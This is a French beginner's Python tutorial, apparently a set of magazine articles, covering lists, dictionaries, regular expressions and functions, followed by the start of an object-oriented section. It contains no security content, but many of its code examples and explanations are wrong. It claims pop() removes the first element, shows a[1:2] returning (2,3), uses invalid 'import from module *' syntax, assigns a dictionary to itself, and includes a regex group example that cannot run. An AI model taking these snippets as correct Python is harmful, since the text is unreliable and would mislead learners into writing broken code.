Dans des conditions de production, un tableau trié par ordre croissant peut atteindre des milliers de cases. L'ordre à l'intérieur de ce vecteur est primordial. Donc, si j'ajoute une valeur avec append(), je devrais nécessairement faire appel à sort() juste après pour réorganiser mon tableau. Petite astuce d'optimisation : sachant que le tableau est trié par ordre croissant, pourquoi ne pas insérer directement la valeur au bon endroit, et économiser ainsi un précieux temps de calcul en évitant de retrier intégralement le vecteur ? Python vous offre une partie de la solution par la méthode insert(index, objet) qui insère juste à la position index l'objet passé en paramètre :

```
>>> tab2.insert(0,99)
>>> print tab2
[99,1, 10, 9, 2, 35, 24, 32, 17, 28]
```

Pour réaliser l'insertion de 5 dans le tableau [0,1,2,3,4,6,8], nous n'avons plus qu'à trouver la bonne position :

```
>> tab3=[0,1,2,3,4,6,8]
>> i=0
>> t=len(tab3)
>> while (i<t) and (tab3[i]<5) : #on prend garde de ne pas sortir du tableau
        i=i+1 #incrémentation tant que la position n'est pas trouvée
>> tab3.insert(i,5)
>> print tab3
[0, 1, 2, 3, 4, 5, 6, 8]
```

Notion d'itérateur :

Le parcours d'une liste est relativement fastidieux : initialisation d'une variable, itération avec accès par les crochets et incrémentation de la variable. Comme d'autres langages, Python propose les itérateurs, qui simplifie les traitements.

Je veux par exemple afficher toutes les valeurs paires de la liste :

```
>>> for t in tab3 :
        if t%2==0 :
                print t
```

Même chose, mais dans l'ordre décroissant :

```
>>> for t in tab3. __reversed__() :
        if t%2==0 :
                print t
```

Dernière chose à propos des listes, si vous comptez utiliser votre liste comme une pile LIFO (dernier arrivé, premier servi), inutile de redévelopper la méthode pop() qui retire et retourne le premier élément en une seule opération :

```
>> print tab3
[0, 1, 2, 3, 4, 5, 6, 8]
>> print tab3.pop()
0
>> print tab3
[1, 2, 3, 4, 5, 6, 8]
```

Les tuples

Les tuples sont des listes particulières. Ils sont plus légers en terme de ressources mais ils ne permettent ni l'insertion, ni la modification d'éléments. Ils sont dit immuables car leur taille et leurs éléments sont fixés à leur initialisation. Leur utilisation se restreint habituellement au passage de valeurs aux fonctions qui ne les modifient pas.

La déclaration d'un tuple est différente de celle d'un vecteur, mais l'opérateur d'accès aux valeurs est identique :

```
>> a=(1,2,3)
>> print a[1]
2
>> print a[1:2]
(2,3)
```

Les tuples ayant un intérêt assez limité, passons à plus intéressant : les dictionnaires.

Les dictionnaires

Les dictionnaires sont, ce qu'on appelle dans d'autres langages, des tableaux associatifs. Dans des tableaux conventionnels, nous associons une valeur à un index. Ici, c'est une valeur à une clef, représentée par une chaîne de caractères. L'initialisation s'effectue par la déclaration d'une liste de clefs et de valeurs associées, séparées par le symbole deux-points. Par exemple, construisons le dictionnaire des mois de l'année avec le numéro qui leur correspond :

```
>>> mois={'Janvier' : 1, 'Février' : 2, 'Mars' : 3,'Avril' : 4,'Mai':5,'Juin':6,'Juillet':7,'Août':8,'Septembre':9,'Novembre':10,'Décembre':11}
```

Définir un dictionnaire vide, se fait de manière analogue aux listes, mais avec les accolades :

```
>>> vide={}
```

Pour accéder à une valeur, il faut utiliser le construction tableau['clef']. Ici, pour obtenir le numéro du mois d'août :

```
>>> print mois['août']
8
```

L'affectation ou l'insertion de nouvelles valeurs sont identiques. En effet, Python interprète la tentative de mise à jour d'une clef inexistante comme un ajout. Vous l'avez peut être constaté, deux erreurs sont présentes dans la déclaration des mois : le mois d'octobre n'est pas présent, et par conséquent, il y a un décalage dans la numérotation.

Voici donc un « patch » qui illustre les notions d'affectation et d'insertion de valeurs :

```
>>> mois['Novembre']=11
>>> mois['Décembre']=12
>>> mois['Octobre']=10
>>> print mois
{'Avril': 4, 'Novembre': 11, 'Février': 2, 'Juillet': 7, 'Octobre': 10, 'Janvier': 1, 'Juin': 6, 'Décembre': 12, 'Mars': 3, 'Mai': 5, 'Août': 8, 'Septembre': 9}
```

Vous souhaitez peut être associer plus d'une valeur à une clef. Pensez qu'une valeur peut être de n'importe quel type de données. Vous pouvez alors créer un dictionnaire de listes, une liste de dictionnaires ou un dictionnaire de dictionnaires, selon vos besoins.

Supposons maintenant que je souhaite insérer une nouvelle valeur mais, si la clef existe déjà, j'aimerai afficher la valeur associée avant de l'écraser. Je vais utiliser les méthodes has_key() et get() qui permettent respectivement de vérifier la présence d'une clef et de récupérer la valeur associée à celle-ci :

```
>>> cotations={'Or' : 2, 'Argent' : 1.5}
>>> print « Nombre de cotes à saisir : »
>>> nb=input()
>>> while nb > 0 :
        print « Nom : »
        clef=raw_input()
        print « Cote : »
        cote=input()
        if cotations.has_key(clef) :
                print « Ancienne valeur de », clef, « : », cotations.get(clef)
        print « Nouvelle cote », clef, « : », cote
        cotations[clef]=cotations
        nb=nb-1
```

Explication : ceci est un début de programme de gestion de cotes associées à des éléments physiques. Le dictionnaire de base est constitué de deux éléments, 'Or' et 'Argent'. Au lancement, le nombre de cotes est demandé pour initialiser une boucle. L'utilisateur est ensuite invité à saisir un nom (la clef) et la cote (la valeur). L'algorithme vérifie ensuite si la clef saisie n'est pas déjà présente avec has_key(). Si c'est le cas, l'ancienne valeur est obtenue par get(), puis affichée. Le dictionnaire est ensuite mis à jour et la boucle se poursuit, ou se termine.

Pour supprimer une valeur du dictionnaire, il faut utiliser la fonction del() :

```
>>> cotations
{'Or': 2, 'Argent': 1.5}
>>> del cotations['Argent']
>>> print cotations
{'Or': 2}
```

Vous pouvez également vider intégralement le dictionnaire via la méthode clear() :

```
>>> cotations
{'Or': 2, 'Argent': 1.5}
>>> cotations.clear()
>>> print cotations
{}
```

Il existe ensuite des méthodes pour récupérer toute ou une partie du dictionnaire. Pour obtenir un tableaux de tuples (clef,valeur) :

```
>>> cotations.items()
[('Or', 2), ('Argent', 1.5)]
```

keys() renvoie un vecteur contenant les clefs :

```
>>> cotations.keys()
['Or', 'Argent']
```

Et son complémentaire, values(), une liste des valeurs :

```
>>> cotations.values()
[2, 1.5]
```

Les itérateurs sur les dictionnaires :


Il existe trois types d'itérateurs sur les dictionnaires. Vous pouvez en effet parcourir les clés, les valeurs ou les deux à la fois. Attention, les dictionnaires n'intègrent pas de notion d'ordre compréhensible par l'homme : les éléments sont classés de telle manière à optimiser les manipulations de données et leur accès.

```
>>> for t in cotations.iterkeys() :
        print t
Or
Argent

>>> for t in cotations.itervalues() :
        print t
2
1.5

>>> for t in cotations.iteritems() :
        print t
('Or', 2)
('Argent', 1.5)
```

CONCLUSION

Voilà, vous possédez tout l'outillage nécessaire pour bien débuter en Python : un interpréteur, des structures de contrôles et des structures de stockage d'information. Il existe bien évidemment d'autres choses à connaître sur les types de données que sont les listes, les tuples et les dictionnaires. Le sujet est vaste, toujours en évolution, pour améliorer les performances. N'hésitez pas à consulter l'aide en ligne de Python : help (list), help(tuple) ou help (dict). Vous découvrirez des notions qui n'ont pas été abordé et c'est un très bon mémento...

DAVID PUCHE -SNAKE-



CODINGSCHOOL Magazine

PYTHON et les expressions régulières

Les expressions régulières sont une famille de notations compactes et puissantes pour décrire certains ensembles de chaînes de caractères. Elles servent à parcourir de façon automatique des textes à la recherche de morceaux de texte ayant certaines formes, et éventuellement remplacer ces morceaux de texte par d'autres.

Chancelor koreth (star trek).

INTRODUCTION AUX EXPRESSIONS RÉGULIÈRES

Une expression régulière, ou regex (pour Regular Expressions) est une description symbolique d'une chaîne de caractères. Par exemple, on pourra penser à l'ADN : le représenter par l'écriture ressemblerait à une suite de A, de G, de T et de C (pour représenter les bases azotées que sont l'Adénine, la Guanine, la Thymine et la Cytosine). Ainsi, pour vérifier qu'une chaine de caractère correspond à la description d'un brin d'ADN, il faut que la chaîne vérifie la proposition « chaque caractère de cette chaine appartient exclusivement au groupe composé des lettres A,C,G,T ». C'est un exemple très simple d'expression régulière.
En « regexologie », on utilise des termes précis pour définir qui est quoi. On parle d'abord de chaîne de caractères, ce qui se passe de commentaires, sinon celui que de se rappeler qu'une chaîne de caractère peut être une suite de chiffre, ou une chaîne contenant uniquement des symboles – ceci pour préciser que le mot « caractère » englobe bien plus que les lettres de l'alphabet. Ensuite, on dira d'une chaîne de caractère qu'elle correspond ou non à une expression régulière : « ATCGCT » correspond à notre expression régulière « la chaîne de caractère ne contient que des A, des T, des G et des U », alors que «ATBDKL» ne lui correspond pas. On peut également parler de correspondance d'une expression régulière à une chaîne de caractère. Cela s'exprime par le verbe « to match », en anglais. Bien sûr, le cas où la chaîne entière correspond à l'expression régulière n'est pas toujours vrai, mais une sous-chaîne correspond : on parle alors de correspondance d'une partie de la chaîne à la regex.

LES EXPRESSIONS RÉGULIÈRES DANS PYTHON

Quelle en est la syntaxe ?

Une expression régulière, comme on l'a vu, est une description symbolique qui permet de recherche une chaîne. Voici quelques symboles qui permettent d'écrire une regex :

. (un point) : pour désigner n'importe quel caractère (de la table ASCII)

[0-9] : pour désigner un chiffre (0,1,2, ...)

[a-z] : pour désigner une minuscule
[A-Z] : pour désigner une majuscule
[A-Za-z] : pour désigner une minuscule ou une majuscule
R : pour désigner l'unique caractère R
[1-4] : pour désigner un chiffre compris entre 1 et 4 (inclus)
[ABCD] : pour designer soit A, soit B, soit C, soit D
\ est le caractère d'échappement

Par exemple, pour notre ADN vu précédemment, nous écririons que chaque caractère du brin d'ADN correspond à l'expression régulière "[ACGT]". Notez que je parle de correspondance d'un caractère à une regex, ce qui s'explique par le fait qu'un caractère soit un sorte particulière de sous-chaîne.

Pour dire que le brin d'ADN contient entre une fois et une infinité de fois l'un des caractères précédents, nous utiliserons ce qui se nomme un quantificateur, « + », en l'occurence. "[ACGT]+" correspond à une suite de une ou plusieurs lettres du groupe [ACGT]. Cela définit donc bien notre ADN. On traduit le quantificateur « + » par l'expression « Au moins une fois ».

Un autre quantificateur est le « * », qui ressemble au « + » a ceci près qu'il indique une répétition pouvant aller de zéro à l'infini de fois le groupe (ou caractère) qu'il suit. L'expression régulière « .* » désigne donc une suite de caractère de la table ASCII, suite qui comporte de 0 à une infinité de caractère («PROGRAMMEZ en PYTHON en 2005» correspond à cette expression régulière). On traduit le quantificateur « * » par l'expression « Zéro ou plus ».

Dernier quantificateur, plus simple : « ? ». Il s'agit du quantificateur qui indique la répétition de zéro à une fois de l'expression qu'il suit. Par exemple, [0-4]? correspond à zéro ou une fois un chiffre compris entre 0 et 4 (inclus). On traduit le quantificateur « ? » par l'expression « Une fois au plus ».

Deux autres symboles importants sont « ^ » et « $ ». Ils désignent respectivement le début et la fin d'une chaîne (à ne pas confondre avec le début et la fin d'une phrase).

Enfin, le caractère d'échappement « \ » permet d'inclure dans l'expression régulière un caractère spécial, comme l'astérisque par exemple. Pour rechercher la présence de l'ensemble des réels dans un énoncé de mathématiques, nous utiliserons ainsi l'expression « R* », puisque « R* » aurait correspondu a une recherche de zéro ou plusieurs fois le caractère R.

CODING SCHOOL magazine

Le module « re »:


En python, les manipulations d'expressions régulières se font grâce au module re (regular expressions). Nous commencons donc par l'importer, via la commande qui doit maintenant vous être familière :

```
import re
```

Créer une expression régulière en Python, cela s'obtient par l'appel à re.compile(). On passe à cette fonction l'expression régulière. Petite note au niveau de la chaîne passée : elle doit être au format brut, c'est à dire que plutôt que de l'encadrer de guillemets, il faudra qu'elle débute par « r" », le r désignant raw (brut, en anglais). Ceci pour éviter que Python interprète le \ comme caractère d'échappement, et plus généralement, pour éviter que Python ne tente de traitement interne sur la chaîne. Il utilise donc la chaîne brute "telle quelle".

```
my_first_regex = re.compile(r"[ACGT]+")
```

est la définition en python de notre expression régulière permettant de définir une partie de brin d'ADN (suite de A, C, G ou T),



adn.

Test de présence :

Premier cas d'utilité des regex : tester la présence d'une expression correspondant à une regex dans une chaîne. Voici la façon de proceder en Python.

Soit PHRASE la chaîne suivante : « Le brin d'acide désoxyribonucléïque extrait est composé ainsi : GCTATCGUTAC »

Nous allons tester la présence d'une chaîne de caractères correspondant a notre regex des ADN sur la chaine PHRASE.

```
import re
PHRASE = "Le brin d'acide désoxyribonucléique
extrait est composé ainsi : GCTATCGTAC"
my_first_regex = re.compile(r"[ACGT]+")
if my_first_regex.search(PHRASE) :
   print "Une partie d'ADN à été trouvée"
```

Après avoir créé notre regex par re.compile(), nous lui demandons de tester, grâce à l'appel à search(), la présence de chaine lui correspondant. Si tel est le cas, search() renvoie un objet qui n'est pas nul, donc le test IF est validé et nous affichons un petit message.

Récupération :

Vient ensuite l'envie de récuperer la ou les chaines correspondantes à l'expression régulière. Prenons un cas simple :
PHRASE = "Le brin d'acide désoxyribonucléique extrait est composé ainsi : GCTATCGTAC. Il diffère du brin précedemment identifié (AGTCTGATCCAG)"
A vue d'œil, au moins deux correspondances à notre regex sur l'ADN se trouvent dans cette chaîne. Dans un premier temps, tâchons de récupérer la première occurrence, ce qui se fait ainsi :

```
import re
PHRASE = "Le brin d'acide désoxyribonucléique
extrait est composé ainsi : GCTATCGTAC. Il dif-
fère du brin précédemment identifié (AGTCTGATC-
CAG)"
my_first_regex = re.compile(r"[ACGT]+")
occurence = my_first_regex.search(PHRASE)
print occurence.group(0)
```

Mais d'où vient cet appel à group() ? Simplement, et vous l'apprendrez si vous continuez dans les expressions régulières, il est possible avec une seule regex d'extraire plusieurs groupes. Il s'agit d'inclure des parenthèses dans la regex, et les groupes sont ensuite numérotés dans l'ordre d'apparence des parenthèses ouvrantes dans l'expression régulière. Présentement, nous récupérons le groupe 0, qui correspond à l'intégralité de la chaîne extraite grâce à search(). Or, search() s'arrêtant à la première correspondance trouvée, nous obtenons donc le résultat escompté. Le résultat de l'opération devrait être l'affichage de la chaîne GCTATCGUTAC.

Pour extraire d'autres correspondances, deux méthodes existent : l'utilisateur d'un itérateur, ou la création d'une liste contenant l'ensemble des correspondances. Un article de ce manuel vous expliquant ce qu'est une liste, nous opterons donc pour cette sseconde méthode. Voici le code :

```
import re
PHRASE = "Le brin d'acide désoxyribonucléique
extrait est composé ainsi : GCTATCGTAC. Il dif-
fère du brin précédemment identifié (AGTCTGATC-
CAG)"
my_first_regex = re.compile(r"[ACGT]+")
occurences = my_first_regex.findall(PHRASE)
print "Nombre d'occurences trouvées :
",len(occurences)
print "La liste des occurences est :",occurences
```

Pour aller plus loin

D'autres symboles permettent d'écrire des expressions régulières, notamment en Python. Voici quelques exemples :
- **\d représente un chiffre**
- **\w représente un chiffre OU une lettre OU un "_" (soulignement)**
- **\s représente un espace (espace ou tabulation, plus d'autres suivant la plate forme)**
- **\D représente TOUT SAUF UN CHIFFRE (contraire de \d)**
- **\W représente TOUT SAUF UNE UN CHIFFRE OU UNE LETTRE OU UN "_" (contraire de \w)**
- **\S représente TOUT SAUF UN ESPACE (contraire de \s)**
- **\w+, \s* et \d? Correspondent donc à « un ou plusieurs caractère alphanumériques », « zéro ou plusieurs espaces » et « zéro ou un chiffre »**
- **Alors que [ACGT] représente « un A ou un C ou un G ou un T », [^ACGT] représente son contraire (« tout SAUF un A ou un C ou un G ou un T »)**
- **Pour préciser plus spécifiquement le nombre d'occurrences, plutôt que d'utiliser ?,+ ou *, on peut aussi utiliser la syntaxe {2,4}, {14}, {15,} ou {,47} qui représentent respectivement les expressions « entre deux et quatre fois », « quatorze fois précisément », « quinze fois au moins » et « quarante-sept fois au plus ».**
- **Pour grouper des symboles, on utilise les parenthèses. Par exemple, pour exprimer qu'une suite de symbole se repète au plus une fois, on pourra écrire l'expression régulière "([a-z]\d.)?", ce qui permet de regler la portée du « ? » à toute la parenthèse (et c'est donc le groupe [a-z]\d. qui se répète zéro ou une fois).**

Pour aller plus loin avec les groupes

Nous vous parlons dans cet article de groupes. L'exemple suivant vous permettra d'en comprendre mieux l'utilité :

```
import re
PHRASE = "koreth@thehackademy.net"
my_first_regex = re.compile(r"(\w)@(\w\.[a-zA-Z]{2,3})")
groupes = my_first_regex = re.search(PHRASE)
print "User : ",groupes[0]
print "Domain : ",groupes[1]
```

Dans cet exemple, nous observons des parenthèses qui, a priori ne servent à rien. Faux : elles vont permettre de récupérer dans un premier groupe le « \w » qui désigne le nom d'utilisateur (koreth), puis le groupe « \w\.(a-zA-Z]{2,3} » qui représente le domaine (des caractères alphanumériques, suivi d'un point, suivi de deux ou trois lettres). Attention au « \ » devant le point du domaine : rappelez-vous que dans une regex, le point correspond à « n'importe quel caractère », et il faut donc l'échapper pour en obtenir qu'il soit reconnu comme un vrai point.
Notez que les parenthèses ont alors deux utilités dans le monde des regex : grouper des symboles et permettre l'extraction de morceau d'expression. Pour autant, il n'existe aucun problème, puisque les deux fonctions ne sont pas incompatibles (il faut juste penser à faire attention dans le décompte pour identifier les groupes)

Si tout se passe bien, le script devrait trouver deux occurrences : GCTATCGTAC et AGTCTGATCCAG. La dernière ligne affiche la liste, ce qui devrait produire un résultat ressemblant à « La liste des occurences est : ['GCTATCGTAC', 'AGTCTGATCCAG'] ». Pour ensuite accéder à telle ou telle occurence, on utilisera la syntaxe occurences[n] où n est le rang de l'occurence visée (sachant que les rangs commencent à 0, et non pas 1). L'utilisation de la fonction len() sur la liste "occurences" nous permet de connaitre le nombres d'objets contenus dans la liste, donc le nombre de correspondaces trouvées dans notre cas.

Remplacement :

Troisième cas d'utilisation d'une regex : remplacer toute chaîne qui correspond à une regex par une autre chaîne. Voici la manière de procéder :

```
import re
PHRASE = "Le brin d'acide désoxyribonucléique
extrait est composé ainsi : GCTATCGTAC"
my_first_regex = re.compile(r"[ACGT]+")
my_frist_regex.sub("extrait d'ADN confiden-
tiel",PHRASE)
```

Ce petit bout de code aura pour effet de substituer tout extrait d'ADN par le joli message « extrait d'ADN confidentiel » (loi 1978 ;-)). L'appel à sub() va remplacer, dans la chaîne passée en second argument, toute chaîne correspondant à l'expression régulière par le premier argument (ici, notre message).

CONCLUSION

Les expressions régulières n'ont plus de secrets pour vous. Vous pouvez manipuler les chaînes de caractères à votre guise.
Le python commence a couler dans vos veines, vous sentez sa puissance entrer en vous, lisez la suite et vous oublierez tout autre langages...

SÉBASTIEN BAUBRU -KORETH-

CODING SCHOOL Magazine

Les fonctions

Les fonctions sont essentielles en programmation pour rassembler des actions redondantes au sein d'un même programme de manière simple et claire. On peut ainsi décomposer un même programme en un ensemble de fonctions très flexibles, ce qui présente des atouts non négligeables.

QU'EST-CE QU'UNE FONCTION ?

Au sein d'une même application, il arrive souvent que l'on ait besoin de dire au programme d'exécuter la même série d'actions, avec ou sans paramètre(s) changeant. On a alors recours à une fonction : c'est un mini-programme auquel on donne un nom, et dans lequel on code toutes les instructions qui devront être réalisées. A chaque fois que l'on aura besoin d'y faire appel, on pourra le faire simplement en indiquant le nom de cette fonction. Cela permet de faire abstraction de toute une partie du code, et ainsi de le rendre plus clair.

Python-box.

Regardons tout de suite l'exemple du calcul de la factorielle d'un nombre n donné :

```
#! /usr/bin/python
def factorielle(n) :
        res=1
        i=n
        while (i>1) :
                res=res*i
                i=i-1
        return res
```

Ce premier exemple très simple va nous permettre de comprendre un peu mieux le principe d'une fonction. Ce code n'est que la déclaration de la fonction, elle ne fait rien de visible même s'il y avait des « print ». C'est seulement par la suite, lorsqu'on fera appel à la fonction factorielle() que Python saura ce qu'il faut faire car celle-ci aura été déclarée auparavant. On peut le faire comme ceci :

```
print factorielle(6)
```

On demande d'afficher le résultat de la fonction factorielle avec le paramètre 6, ce qui nous donne 720.

Syntaxe générale de déclaration de fonction

```
def    nomdefonction(parametre1,parametre2,
..., parametreN) :
      instruction1
      instruction2
      ...
      instructionN
```

Les paramètres sont optionnels. Une fonction peut très bien ne pas en avoir, si l'action qu'elle effectue est exactement la même à chaque fois qu'on y fera appel. On peut en revanche avoir besoin de préciser un paramètre (comme dans notre exemple de calcul de factorielle, il faut bien savoir de quel nombre nous souhaitons calculer la factorielle !), ou plusieurs paramètres (par exemple si nous désirons calculer la somme de plusieurs nombres, il faudra alors les passer en paramètres s'ils sont variables) qui sont alors séparés par des virgules.

Pour revenir à la syntaxe de la définition de variable on retrouve une structure déjà connue dans les boucles, qui est très simple. « def » permet de dire que l'on va déclarer une fonction, ce mot-clef est suivi du nom de la fonction, des paramètres éventuels entourés de parenthèses, et des fameux « : » qui précèdent comme dans les boucles l'indentation à laquelle est soumis le bloc d'instructions faisant partie de la fonction.

En réalité, toute fonction retourne quelque chose, mais c'est seulement si l'instruction « return » est rencontrée que l'on aura une valeur de retour, sinon la fonction retournera la valeur nulle « None » à Python. Une

autre force non négligeable de Python réside dans la possibilité de renvoyer plusieurs valeurs, séparées par des virgules (ex : « return a,b,c »).
Enfin, notons que dans l'exemple précédent, nous n'avons pas spécifié le type des données, comme on aurait du le faire dans d'autres langages. Python détermine le type de variables lui-même et le garde en mémoire, c'est son petit côté « langage au typage dynamique » ;)

PERDRE DU TEMPS POUR EN GAGNER

Si l'on utilise une fonction, on l'a vu, c'est pour épurer le code et le rendre plus propre et plus pratique. On ne va donc pas créer la fonction à la volée sans réfléchir. Chaque fonction doit être travaillée un minimum, il faut la créer en pensant toujours à l'utilisation première que l'on veut en faire, mais aussi aux applications qui pourront venir par la suite, elle doit être réutilisable au maximum, elle ne doit pas nous contraindre dans le futur.
On réfléchit alors d'abord à l'algorithme de la fonction, ce qu'elle doit faire. Quel est le but de cette fonction ? Quels sont les paramètres qui différeront à chaque appel de fonction ? La fonction doit-elle donner une valeur de retour ?
Réaliser des fonctions claires permet de créer une application découpée en sous-programmes réutilisables, où la lecture, l'exécution et la maintenance en seront largement facilités.
Comment savoir s'il on a besoin de prévoir des paramètres d'entrée ?
Prenons l'exemple suivant : un décompteur de temps restant. Ici nous utiliserons le module « time » intégré à Python que l'on importera dans notre programme.

```
#! /usr/bin/python
import time
def decompte():
        i=10
        while (i>0):
                print "\n",i
                i=i-1
                time.sleep(1.0)
        print "fini"

decompte()    # utilisation de la fonction après
sa déclaration
```

Cette fonction, décomptera toujours à partir de 10, jusqu'à ce qu'on arrive à 1, puis affichera « fini ». Mais comme vous le voyez, le nombre de départ est écrit en « dur » dans la fonction. Si l'on désire à un autre moment de l'application faire un décompte depuis 50 ? Puis encore plus tard à partir de 100 ? On refait une fonction différente ? Et imaginez que le nombre de départ de ce décompte soit laissée au choix de l'utilisateur... On ne peut créer autant de fonctions que de possibilités, et surtout, ça serait dommage de faire tout cela pour un paramètre changeant !
Alors vous l'avez compris, il est intéressant de penser à l'avenir, et de prévoir que ce nombre peut varier : on déclare la fonction avec un paramètre, et celle-ci devient :

```
#! /usr/bin/python
import time
def decompte(i):
        while (i>0):
                print "\n",i
                i=i-1
                time.sleep(1.0)
        print "fini"
decompte(50)  # utilisation de la fonction après
sa déclaration
```

Ici on a deux changements : un dans la déclaration de la fonction, qui possède maintenant le paramètre « i ». Notons qu'il s'agit ici d'une variable locale, si vous avez un autre « i » au-dessus dans votre programme, peu importe ce n'est pas le même. Nous y reviendrons plus tard.
Le deuxième changement se situe bien sûr à l'appel de la fonction, dans lequel il faudra obligatoirement passer un paramètre, ici 50 pour décompter à partir de ce nombre...
On a vu que plusieurs paramètres peuvent être passés à la fonction. Imaginons maintenant que l'on demande à l'utilisateur d'entrer deux nombres, celui de départ et celui de fin, mais aussi que parfois on voudrait pouvoir utiliser cette fonction sans avoir à indiquer un nombre de fin (il serait défini par défaut). Regardons cet exemple de plus près :


```
import time
def decompte(d,f=1):            # on donne une
valeur par défaut à f
        i=d
        j=f
        while (i>=j):
                print "\n",i
                i=i-1
                time.sleep(1.0)
        print "C'est fini."
d=input("Quel est le nombre de départ ?\n")
f=input("Quel est le nombre de fin ?\n")
decompte(d,f)
decompte(d)
```

Le premier appel de fonction prend les deux paramètres, une valeur de départ et une valeur de fin, le décompte sera fera donc entre ces deux valeurs entrées par l'utilisateur grâce à la fonction « input ».
Le deuxième appel de fonction, « decompte(d) » n'a pas de paramètre de fin de décompte. Néanmoins, Python utilisera la même fonction précédemment déclarée. Il utilisera pour « f » la valeur par défaut définie dans la déclaration, soit 1.

LES VARIABLES LOCALES & GLOBALES

Nous l'avons brièvement abordé tout à l'heure, les variables peuvent être locales ou globales. Qu'est-ce que cela veut dire ? C'est une notion qui n'est pas propre à Python, en fait une variable peut avoir un champ

CODING SCHOOL Magazine



Livre python.

d'action différent, selon qu'elle est utilisée dans le programme principal ou dans une déclaration de fonction, sa portée est différente.

Une variable locale est définie, comme son nom l'indique, localement, c'est-à-dire à l'intérieur d'une déclaration de fonction. En-dehors de cette déclaration, vous pouvez appeler une autre variable par le même nom, celle-ci sera différente, ce n'est pas la même. Une fonction est ainsi autonome, elle ne dépend pas des variables prises auparavant dans le programme.

Les variables globales étant les variables déclarées à la racine du module principal de Python. Celles-ci sont vues par tout le monde, y compris les modules importés.

Attention aux effets de bord ! Une fonction peut modifier une variable globale

Exemple :

```
#! /usr/bin/python
liste = [1,2,3]
def modifliste() :
        liste[1] = 5
modifliste()
print liste
```

A la suite de cette série d'instructions, la liste vaut [1,5,3] !

Python en rencontrant une variable va d'abord regarder si elle est locale, puis si ce n'est pas le cas, si elle est globale.

RÉUNIR SES FONCTIONS EN MODULES

Dans un langage orienté objet, tout est considéré comme objet. Une fonction l'est donc aussi. Lorsque l'on a plusieurs fonctions et que l'on en a besoin dans différents programmes, il est intéressant de les regrouper dans un fichier annexe (par exemple myFunctions.py), que l'on importera comme tout autre module dans nos futurs programmes par « import from myFunctions * ». Si dans ce fichier nous avons notre fameuse fonction « decompte », alors une utilisation pourrait être :

```
import from myFunctions *
print « Nous allons réaliser le décompte d'un nombre à un autre. »
d=input("Quel est le nombre de départ ?\n")
f=input("Quel est le nombre de fin ?\n")
myFunctions.decompte(d,f)
```

Comme vous le voyez, nous précisons le module auquel appartient la fonction en y faisant appel.

LES MODULES INTÉGRÉS À PYTHON

On ne va quand même pas refaire le monde. Python possède déjà de nombreux modules, et il serait dommage de ne pas les utiliser et de recréer la même fonction par soi-même (à moins de vouloir s'entraîner... mais on devient vite fainéant ;)). Vous ne pouvez faire appel à des fonctions prédéfinies de Python que si vous avez importé le module correspondant. On l'a déjà vu à plusieurs reprises ici et dans d'autres articles, cela se fait de la manière suivante :

```
import from nomdumodule *
```

Le « * » permet d'importer toutes les fonctions de ce module, mais vous pouvez aussi citer les fonctions à importer.

CONCLUSION

Voilà, vous pouvez dorénavant faire des programmes plus propres et plus structurés avec des appels de fonctions, vous allez maintenant voir les classes qui sont toutes aussi importantes surtout dans les gros projets.

MARION AGE -TITEFLEUR-

PYTHON
Un langage objet

Dans le monde du développement logiciel, on ne parle plus que de ça : la programmation orientée objet. Avec, au sommet de l'art, les langages que sont Java (où TOUT est objet) et C++, le grand frère du C. Python n'est pas en reste : créer et utiliser ses classes est d'une facilité déconcertante. Ce qui place le Python dans une position de favoris pour l'apprentissage de la notion de langage orienté objet. Procédons.

Les Monty Python.

PROGRAMMATION ORIENTÉE OBJET

Le but de cet article n'est pas de vous former à la OOP (Object Oriented Programming, ou POO en français). Nous allons cependant poser les bases de ce concept, pour que tous les lecteurs puissent lire confortablement l'article.

